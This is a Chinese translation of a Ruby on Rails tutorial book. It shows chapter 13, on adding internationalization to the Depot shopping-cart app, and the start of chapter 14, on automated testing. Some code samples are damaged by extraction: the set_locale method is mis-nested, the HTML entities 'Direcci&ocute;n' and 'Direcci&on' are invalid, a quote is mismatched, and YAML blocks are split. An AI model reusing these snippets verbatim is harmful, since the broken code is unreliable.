- 给 Depot 应用加上信用卡和 PayPal 处理、发货、优待券处理、RSS 支持、用户账户、内容管理等功能。把最终得到的应用程序卖给某个著名网站，然后早早退休去从事公益事业。

186

（更多提示请看 [http://pragprog.wikidot.com/rails-play-time。\)](http://pragprog.wikidot.com/rails-play-time。)

³ <http://redhanded.hobix.com/inspect/markabyForRails.html>



在本章中，将会看到以下内容：

- 模板本地化
- 考虑 I18n 的数据库设计

第 13 章

任务 I：国际化

Task I: Internationalization

有了一个基本的购物车之后，客户又告诉我们：她的公司非常希望拓展新兴市场，因此须要网站支持英语之外的语言——要是不用顾客能看懂的语言来向他们展示货品，顾客就会转身离开，而我们就赚不到钱了。

最直接的问题：我们都不是专业的翻译人员。不过客户保证，我们用不着操心这个，因为她会把翻译工作外包出去。我们只要考虑让翻译成为可能就行了。而且管理员页面暂时不在考虑范围内，因为所有管理员都讲英语，我们只需要关注在线商店页面。

这样就轻松多了。于是我们从脑海深处翻出一点高中学过的西班牙语，开始动手。

13.1 迭代 I1：翻译

Iteration I1: Enabling Translation

首先，我们要新建一个配置文件，用来封装与国际化有关的信息：哪些语言文件可用，它们存放在哪儿，以及默认的语言环境是什么。

```
depot_s/config/initializers/i18n.rb

I18n.default_locale = 'en'

LOCALES_DIRECTORY = "#{RAILS_ROOT}/config/locales/"

LANGUAGES = {
  'English' => 'en',
  "Español" => 'es'
}
```

现在来看看代码。

我们首先用 `I18n` 模块来指定默认语言文件。Rails 从 2.2 开始引入 `I18n` 模块。这个名字不太直观，但肯定比每次输入 `internationalization`（国际化）来得强——这个单词以 `i` 开头，以 `n` 结尾，中间有 18 个字母。

接下来，我们用一个常量来保存语言文件所在的目录名，并在目录名的前面加上了 `RAILS_ROOT` 常量，以确保它始终指向代码路径下的目录。

最后一个常量是一个 `hash`，其中包含了各个语言文件对应的缩写以供显示用。不幸我们只有美式键盘，而“`Español`”这个单词中有个字符无法用美式键盘直接输入。不同的操作系统提供了不同的办法来解决这个问题，最简单的办法通常是从网上复制一下——如果你打算这样做，请确保你的编辑器使用 UTF-8 编码。而我们选择的办法是直接在字符串里加上西班牙文“ñ”对应的两个字节的十六进制数。

你要重启服务器，这样 Rails 才能读入这个文件。

现在我们就要把这些语言文件用起来。我们在布局模板的右上角找了一块空地，在 `image_tag` 前面加上了一个表单：

```
depot_s/app/views/layouts/store.html.erb
<% form_tag '', :method => 'GET', :class => 'locale' do %>
  <%= select_tag 'locale', options_for_select(LANGUAGES, I18n.locale),
    :onchange => "this.form.submit()"%>
  <%= submit_tag 'submit' %>
  <%= javascript_tag "$$('.locale input').each(Element.hide)" %>
<% end %>
```

我们在 `form_tag` 中指定了一个空的 URI，因此当我们提交这个表单时，浏览器会重新请求当前页面。很巧妙吧？这里使用了 GET 方法，因为没有什么状态需要传递。`class` 属性则把表单与 CSS 关联起来。


`select_tag` 用来定义表单中的一个输入字段——也就是“语言”。这是一个下拉列表框，其中的内容就是我们在前面那个配置文件中提供的 `LANGUAGES` 中的信息，并默认选中当前使用的语言（可以通过 `I18n` 模块得到）。我们还设置了 `onchange` 事件处理器，只要下拉列表框的值发生改变就会提交表单。当然这要在不禁用 JavaScript 的情况下才生效，但它确实挺方便的。

禁用 JavaScript 的情况当然也得考虑，所以我们加上了一个 `submit_tag`，再用一点 JavaScript 把这个表单中所有的 `input` 标签都隐藏起来——虽然我们知道其实只有这一个。

最后，加上一点 CSS 修饰：

```
depot_s/public/stylesheets/depot.css
.locale {
  float:right;
  padding-top: 0.2em
}
```

现在，打开页面，我们可以使用语言选择器了。



如果尝试修改下拉列表的值，我们会看到它立即又变回来了。这是因为我们希望它默认显示当前使用的语言。现在，我们需要加上一点行为：首先应用选中的语言，然后再处理请求。

既然这个表单不会改变当前页面的 URL，我们也就不必修改现有的控制器了，只要在进行其他操作之前先做点处理就行。

于是我们在所有控制器的基类 ApplicationController 中创建了一个前置过滤器：

```
depot_s/app/controllers/application.rb
class ApplicationController < ActionController::Base
  layout "store"
  before_filter :authorize, :except => :login
  before_filter :set_locale
  ...
protected
  def set_locale
    session[:locale] = params[:locale] if params[:locale]
    I18n.locale = session[:locale] || I18n.default_locale
  end

  locale_path = "#{LOCALES_DIRECTORY}#{I18n.locale}.yml"

  unless I18n.load_path.include? locale_path
    I18n.load_path << locale_path
    I18n.backend.send(:init_translations)
  end

  rescue Exception => err
    logger.error err
    flash.now[:notice] = "#{I18n.locale} translation not available"


    I18n.load_path -= [locale_path]
    I18n.locale = session[:locale] = I18n.default_locale
  end
end
```

这段代码会取出参数中携带的语言参数，如果该参数值合法的话（当然它理应合法，但多加点小心总不会错），就将其放入 session。随后我们用 session 中的语言值来设置 I18n，当然也加上了格外的小心。最后，如果语言文件尚不在加载路径（load path）中，就将其纳入加载路径，并加载语言文件。

我们小心地把所有可能的错误都记入日志，以便管理员诊断，并在失败时给用户反馈一条通用的错误信息，这样用户就不会迷惑于为什么自己选择的语言没有生效。最后，我们把有问题的语言文件从加载路径中去掉，并将 I18n.locale 设置为默认语言。

现在，如果我们修改下拉列表框的值，它还是会变回“English”，但至少我们能看到一条提示信息，告诉我们翻译文章不存在，日志中也会有一行信息说明缺少哪个文件。这仍然不是我们想要的效果，但至少有所进步了。

< 190



不过在创建那些文件之前，我们先得找点东西放进去。我们先从布局模板开始，因为这是最可见

的一块。我们把所有需要翻译的文字都替换成 `I18n.translate` 调用（可以简写为 `I18n.t`，还可以更简单地写成 `t`），传入给每个待翻译的字符串起的一个名字（以点号分隔）。

```
depot_s/app/views/layouts/store.html.erb
► <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
      "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd" >
<html>
<head>
  <title>Pragprog Books Online Store</title>
  <%= stylesheet_link_tag "depot", :media => "all" %>
  <%= javascript_include_tag :defaults %>
</head>
<body id="store">
  <div id="banner">
    <% form_tag '', :method => 'GET', :class => 'locale' do %>
      <%= select_tag 'locale', options_for_select(LANGUAGES, I18n.locale),
        :onchange => "this.form.submit()'%>
      <%= submit_tag 'submit' %>
      <%= javascript_tag "$$('.locale input').each(Element.hide)" %>
    <% end %>
    <%= image_tag("logo.png") %>
    <%= @page_title || I18n.t('layout.title') %>
  </div>
  <div id="columns">
    <div id="side">
      <% if @cart %>
        <% hidden_div_if(@cart.items.empty?, :id => "cart") do %>
          <%= render(:partial => "cart", :object => @cart) %>
        <% end %>
      <% end %>

      <a href="http://www...."><%= I18n.t 'layout.side.home' %></a><br />
      <a href="http://www..../faq"><%= I18n.t 'layout.side.questions' %></a><br />
      <a href="http://www..../news"><%= I18n.t 'layout.side.news' %></a><br />
      <a href="http://www..../contact"><%= I18n.t 'layout.side.contact' %></a><br />
      <% if session[:user_id] %>
        <br />
        <%= link_to 'Orders', :controller => 'orders' %><br />
        <%= link_to 'Products', :controller => 'products' %><br />
        <%= link_to 'Users', :controller => 'users' %><br />
        <br />
        <%= link_to 'Logout', :controller => 'admin', :action => 'logout' %>
      <% end %>
    </div>
    <div id="main">
      <% if flash[:notice] -%>
        <div id="notice"><%= flash[:notice] %></div>
      <% end -%>

      <%= yield :layout %>
    </div>
  </div>
</body>
</html>
```

下面是对应的语言文件。首先是英语：

```
depot_s/config/locales/en.yml
en:

  layout:
    title: "Pragmatic Bookshelf"
    side:
      home: "Home"
      questions: "Questions"
      news: "News"
      contact: "Contact"
```




然后是西班牙语:

```
depot_s/config/locales/es.yml
es:
```

```
layout:
  title: "Publicaciones de Pragmatic"
  side:
    home: "Inicio"
    questions: "Preguntas"
    news: "Noticias"
    contact: "Contacto"
```

192

语言文件是 YAML 格式的一一就跟数据库配置文件一样。YAML 文件就是由带缩进的名-值对组成的，缩进的结构与我们为字符串所起的名字分段一致。



接下来修改货品首页的模板:

```
depot_s/app/views/store/index.html.erb
► <h1><%= I18n.t 'main.title' %></h1>

<% for product in @products -%>
  <div class="entry">
    <%= image_tag(product.image_url) %>
    <h3><%= product.title %></h3>
    <%= product.description %>
    <div class="price-line">
      <span class="price"><%= number_to_currency(product.price) %></span>
      <% form_remote_tag :url => { :action => 'add_to_cart', :id => product } do %>
        <%= submit_tag I18n.t('main.button.add') %>
      <% end %>
    </div>
  </div>
<% end %>
```

193

下面是语言文件中对应的修改:


```
depot_s/config/locales/en.yml
en:
```

```
main:
  title: "Your Pragmatic Catalog"
  button:
    add: "Add to Cart"
```

```
depot_s/config/locales/es.yml
es:
```

```
main:
  title: "Su Cat&aacute;logo de Pragmatic"
  button:
    add: "A&ntilde;adir al Carrito"
```

请注意，由于在ERb模板中没有使用`h`辅助方法，我们可以放心地在字符串里加上HTML实体名，用来表示键盘上没有的字符。



再次成功。我们充满自信地转到购物车局部模板：

```
depot_s/app/views/store/_cart.html.erb


<%= I18n.t 'layout.cart.title' %>



|       |  |                                             |
|-------|--|---------------------------------------------|
| Total |  | <%= number_to_currency(cart.total_price) %> |
|-------|--|---------------------------------------------|


```

► `<%= button_to I18n.t('layout.cart.button.checkout'), :action => 'checkout' %>`


► `<%= button_to I18n.t('layout.cart.button.empty'), :action => :empty_cart %>`

```
depot_s/config/locales/en.yml
en:
```

```
layout:
  cart:
    title: "Your Cart"
    button:
      empty: "Empty cart"
      checkout: "Checkout"
```

```
depot_s/config/locales/es.yml
es:
```

```
layout:
  cart:
    title: "Carrito de la Compra"
    button:
      empty: "Vaciar Carrito"
      checkout: "Comprar"
```



< 195

这次遇到问题了：总价被显示成了“49.9”，而不是“\$49.90”。当我们切换语言环境时，语言并不是唯一受影响的，货币单位也同样受影响，显示数字的习惯方式也会有所区别。

于是我们去和客户沟通，得到的结论是暂时不用操心汇率的问题（太好了！），因为我们只接受信用卡或在线支付。不过我们需要在金额的后面加上“USD”或“\$US”字符串。

刚才说过了，显示数字的习惯方式也会不同。在西班牙语环境中，小数点被逗号所替代，每个千位上的分隔符却变成了点号。


货币的问题比你想象的要复杂，有很多东西需要做决定。还好，Rails 会从翻译文件中找到相关信息，我们只要提供这些信息就行了：

```
depot_s/config/locales/es.yml
es:
  number:
    currency:
      format:
        unit: "$US"
        precision: 2
        separator: ","
        delimiter: "."
        format: "%n %u"

depot_s/config/locales/en.yml
en:
  number:
    currency:
      format:
        unit: "$"
        precision: 2
        separator: "."
        delimiter: ","
        format: "%u%n"
```

我们在 `number.currency.format` 中指定了货币单位、精度、小数点和千位分隔符。这段信息完全足以描述它自己，不需要更多解释。这里用到了一些格式：`%n` 是为数字本身准备的占位符；` ` 是不断行空格字符，既能隔开金额与单位又不会被分割到上下两行；`%u` 是单位的占位符。

< 196



剩下的应该都很简单了吧。下一个支付表单：

```
depot_s/app/views/store/checkout.html.erb


<%= error_messages_for 'order' %>
  <% form_for :order, :url => { :action => :save_order } do |form| %>
    <fieldset>
      <legend><%= I18n.t 'checkout.legend' %></legend>
      <div>
        <%= form.label :name, I18n.t('checkout.name') + ":" %>
        <%= form.text_field :name, :size => 40 %>
      </div>
      <div>
        <%= form.label :address, I18n.t('checkout.address') + ":" %>
        <%= form.text_area :address, :rows => 3, :cols => 40 %>
      </div>
      <div>
        <%= form.label :email, I18n.t('checkout.email') + ":" %>
        <%= form.text_field :email, :size => 40 %>
      </div>
      <div>
        <%= form.label :pay_type, I18n.t('checkout.pay_type') + ":" %>
        <%= form.select :pay_type,
                      Order::PAYMENT_TYPES,
                      :prompt => I18n.t('checkout.pay_prompt') %>
      </div>
      <%= submit_tag I18n.t('checkout.submit'), :class => "submit" %>
    </fieldset>
  <% end %>


```

以及语言文件中对应的内容：

```
depot_s/config/locales/en.yml
en:
  checkout:
    legend: "Please Enter your Details"
    name: "Name"
    address: "Address"
    email: "E-mail"
```

```


pay_type: "Pay with"
pay_prompt: "Select a payment method"
submit: "Place Order"

depot_s/config/locales/es.yml
es:

checkout:
  legend: "Por favor, introduzca sus datos"
  name: "Nombre"
  address: "Direcci&ocute;n"
  email: "E-mail"
  pay_type: "Pagar con"
  pay_prompt: "Seleccione un m\xC3\xA9todo de pago"
  submit: "Realizar Pedido"

```

在这里，我们没办法在支付提示信息中使用 HTML 实体来表示特殊字符，所以只好回到十六进制数的老路上。专业的翻译人员不会有这个困扰，因为他们手头上有合适的键盘。



198

一切看起来都很好，直到我们不小心点了一下“Realizar Pedido”按钮，并看到一大堆错误消息。

ActiveRecord 尽其所能地给出了错误消息，我们则需要将它们都翻译出来：

```


depot_s/config/locales/es.yml
es:

activerecord:
  errors:
    template:
      body: "Hay problemas con los siguientes campos:"
      header:
        one: "1 error ha impedido que este {{model}} se guarde"
        other: "{{count}} errores han impedido que este {{model}} se guarde"
    messages:
      inclusion: "no est&aacute; incluido en la lista"
      blank: "no puede quedar en blanco"

```

请注意，表示“错误总数”的这句话通常有两种形式：`errors.template.header.one` 用于只有一个错误的情况，`errors.template.header.other` 则用于有多个错误的情况。这样翻译者就能提供正确的单复数形式，并使用适当的动词。

再试一下：




现在好些了，但模型和属性的名字也出现在界面上。在英语环境下，这并不成问题，因为这些名字也是英文的。但在西班牙语环境下，就要给它们提供对应的翻译。

当然，翻译的内容还是放在 YAML 文件里：

```
depot_s/config/locales/es.yml
es:
```

```
activerecord:
  models:
    order: "pedido"
  attributes:
    order:
      address: "Direcci&on"
      name: "Nombre"
      email: "E-mail"
      pay_type: "Forma de pago"
```



现在提交订单，我们看到了“Thank you for your order”的字样。我们还需要翻译 flash 消息：

```
depot_s/app/controllers/store_controller.rb
def save_order
  @order = Order.new(params[:order])
  @order.add_line_items_from_cart(@cart)
  if @order.save
    session[:cart] = nil
    redirect_to_index(I18n.t('flash.thanks'))
  else
    render :action => 'checkout'
  end
end
```

```
depot_s/config/locales/en.yml
```

```
en:
```


```
  flash:
    thanks: "Thank you for your order"
```

◀ 200

```
depot_s/config/locales/es.yml
```

```
es:
```

```
  flash:
    thanks: "Gracias por su pedido"
```



13.2 迭代 I2: 探索内容的翻译策略

Iteration I2: Exploring Strategies for Content

网站本身的翻译已经完成，剩下的就是网站中的内容了。具体来说，我们需要翻译货品的标题和描述。可以考虑的做法有几种。

我们可以针对每种语言单独建一张货品表。这实现起来可能简单，但理念却很成问题：这会造成大量重复信息，而且有可能导致数据不同步。

另一种做法是在货品表中用多行数据描述同一件货品。一眼就能看出，这和前一种做法大同小异。

第三个办法是使用不同的字段：用两个字段存放英语的标题和描述，另两个字段存放西班牙语的标题和描述，以此类推。这解决了数据不同步的问题，但随着支持语言的增加，表的宽度（即字段数）也会不断增加。

学过数据库设计的人可能会提出另一种方案：第四范式。将需要翻译的数据抽取到一张单独的表中（在这里可以叫它“summaries”——摘要信息）。一条摘要由 ID、标题、描述和语言四个部分组成。

一件货品可以有多条（`has_many`）摘要，一条摘要属于（`belongs_to`）一件货品。

为了将这些信息封装起来，`Product` 类可以为这两个字段提供虚拟访问方法，根据当前使用的语言环境选择适当的标题和描述。通过分离关注点，使得实现在面临新需求时也能顺利发展。

◀ 201

选定方案以后，我们挽起袖子就准备开干。还没等动手，客户走过来了。我们兴奋地给她介绍我们的方案，她一开始礼貌地听着，但一等我们讲完，她就告诉我们：这个方案完全搞错了方向。

这个网站销售的是图书。跟榔头或者图钉不同，一本书需要翻译的东西可不仅仅是标签。一本英语书的每一页都是英语的，如果将它翻译成另一门语言（例如法语或者汉语），你就得到了另一本书——页数不同，ISBN号不同，很可能价格也不同。

我们沉思了几秒钟，马上就意识到这实际上大大简化了问题：只需要在现有的 products 表中加上一个字段来保存语言信息（我们已经知道怎么添加字段了），然后修改 `find_products_for_sale` 方法，使之只返回与顾客的语言环境匹配的货品就行了。

```
find(:all, :order => "title" , :conditions => { :locale => I18n.locale})
```

我们做了什么

在这个迭代中，我们做了这些事：

- 给应用程序设置默认语言环境。
- 提供一个下拉列表框，让用户能选择别的语言环境。
- 修改布局模板和视图，调用 `I18n` 模块来翻译界面中的文字信息。
- 创建翻译文件来保存这些文字信息。
- 对货币金额的显示做了本地化处理。
- 对 `ActiveRecord` 的错误信息、模型名和属性名做了本地化处理。

202

游戏时间

下面的东西，不妨自己动手试试。

- 给 `products` 表加上 `locale` 字段。修改首页视图，使之只显示与顾客语言环境匹配的货品。修改货品相关视图，以便浏览、输入和修改 `locale` 字段的值。为每个语言环境新建一件货品，然后对应用程序进行测试。
- 查询美元兑欧元的当前汇率，对货币显示做本地化处理，如果用户使用 `es_es` 语言环境，则以欧元标价。

203

（更多提示请看 [http://pragprog.wikidot.com/rails-play-time。）](http://pragprog.wikidot.com/rails-play-time。)



本章内容是由 Mike Clark (<http://clarkware.com>) 撰写的。Mike 是一位独立咨询师、作家和培训师。更重要的是，他是一位程序员。他帮助软件开发团队采用敏捷实践更快、更好地开发软件。Mike 拥有丰富的 J2EE 和测试驱动开发背景，现在他开始投身于 Rails 项目。

第 14 章

任务 T：测试

Task T: Testing

用很短的时间，我们开发了一个高质量的、基于 web 的购物车应用。在这个过程中，我们总是编写一点代码，然后在浏览器里点击一个按钮，让身边的客户看看应用程序的行为是否符合预期，然后快速提出反馈。在开发 Rails 应用的第一个小时里，这种测试策略确实管用；但很快，你就有了一大堆的功能，手工的测试无法跟上了。你的手指开始疲劳，已经厌倦了一次又一次地点击所有这些按钮，所以你的测试不再频繁——如果你还在测试的话。

然后，终于有一天，你做了一个小小的变动，却破坏了别的几项功能。可是，你对此一无所知，直到客户的电话打过来，告诉你她非常生气。更糟糕的是，你花了好几个小时才找到出错的地方。你在这儿做了一个小小的改动，却在那里造成了破坏。等到你总算解开这个谜题时，客户觉得她自己都快变成一个优秀的程序员了。

事情不一定要这样的。有一个实用的办法可以改变这一切：写测试！

在本章里，我们要为大家都了解而且喜爱的 Depot 应用编写自动化的测试¹。在理想状态下，我们本应该以一种渐进的方式逐步编写这些测试，一点点地构造起一个信心的基础。所以，我们把这一章叫做“任务 T”，因为我们应该随时做测试。从原书第 715 页起，你可以看到本章的全部代码。

14.1 加上测试

Tests Baked Right In

在匆忙而草率的编码之后，读者很可能认为：当开发 Rails 应用时，测试是在事后来做的。大错特错。Rails 框架的最大乐趣之一在于：它从每个项目的一开始就能够把测试融入其中。实际上，从你用 rails 命令新建应用程序的那一刻起，Rails 就已经为你生成了一套测试的基础。

我们还没有为 Depot 应用编写任何一行测试代码，但如果看看项目的顶层目录，你就会看到一个名叫 test 的子目录。进入这个目录，你会看到五个已有的目录，以及一个辅助文件。

```
depot> ls -p test
fixtures/    functional/    integration/    test_helper.rb unit/
```

于是，我们的第一个问题——把测试放在哪里——已经解决了：rails 命令帮我们生成了整个 test 目录结构。

¹ 我们要对最初的、未经修改的 Depot 应用进行测试。如果你已经对应用程序进行了修改（可能就是在尝试每章结束处的“游戏时间”练习时），那么对于测试也需要相应调整。

按照惯例，Rails 把模型的测试叫做单元测试（*unit test*），把控制器的测试叫做功能测试（*functional test*），而对“横跨多个控制器的业务流程”进行的测试则被称为集成测试（*integration test*）。现在，让我们进入 unit 和 functional 两个子目录，看看这里都有什么。

```
depot> ls test/unit
line_item_test.rb order_test.rb product_test.rb user_test.rb

depot> ls test/functional
admin_controller_test.rb      products_controller_test.rb
info_controller_test.rb       store_controller_test.rb
line_items_controller_test.rb users_controller_test.rb
orders_controller_test.rb
```

看看！对于我们用 generate 脚本创建的模型和控制器，Rails 已经创建好了对应的单元测试和功能测试。这是个好的开头，但 Rails 能够帮忙的也就是这么多了。这些东西可以帮我们走上正路，让我们专心于编写出色的测试。我们将从数据端开始，逐步向上接近用户端。

14.2 模型的单元测试

Unit Testing of Models

在原书第 61 页，我们创建了 Depot 应用的第一个模型类：Product。现在，我们来看看 Rails 为它生成了哪些测试代码，请打开 test/unit/product_test.rb 文件。

```
depot> cat test/unit/product_test.rb
require 'test_helper'

class ProductTest < ActiveSupport::TestCase
  # Replace this with your real tests.
  test "the truth" do
    assert true
  end
end
```

206

OK，我们的第二个问题——如何编写测试——也已经解决了。ProductTest 是 Test::Unit::TestCase 的子类，这表明 Rails 是在 Test::Unit 框架（该框架已经随 Ruby 一道安装了）的基础上生成测试代码的。这是个好消息：如果我们已经用 Test::Unit 对 Ruby 程序进行过测试（为什么不呢？），那么 Rails 应用的测试也就不成问题了。如果你还不了解 Test::Unit，也不用担心，我们会慢慢讲解的。

进入这个测试用例，Rails 生成了一个测试方法：test_truth。其中的 assert 一行是实际的测试——并不是那么“实际”，它所做的一切无非是检验 true 确实是 true 而已。显然这只是一段占位程序，但却非常重要，因为它让我们看到所有的测试基础设施都已经到位。那么，我们就来运行这个测试吧。

```
depot> ruby -I test test/unit/product_test.rb
Loaded suite test/unit/product_test
Started
EE
Finished in 0.559942 seconds.

1) Error:
test_truth(ProductTest):
ActiveRecord::StatementInvalid: SQLite3::SQLException: no such table:
users: DELETE FROM "users" WHERE 1=1
... a whole bunch of tracing...
1 tests, 0 assertions, 0 failures, 2 errors
```

这是怎么回事？测试不仅失败，简直是一败涂地。还好，它给我们留下了线索——找不到名叫 users² 的表。唔……

测试专用数据库

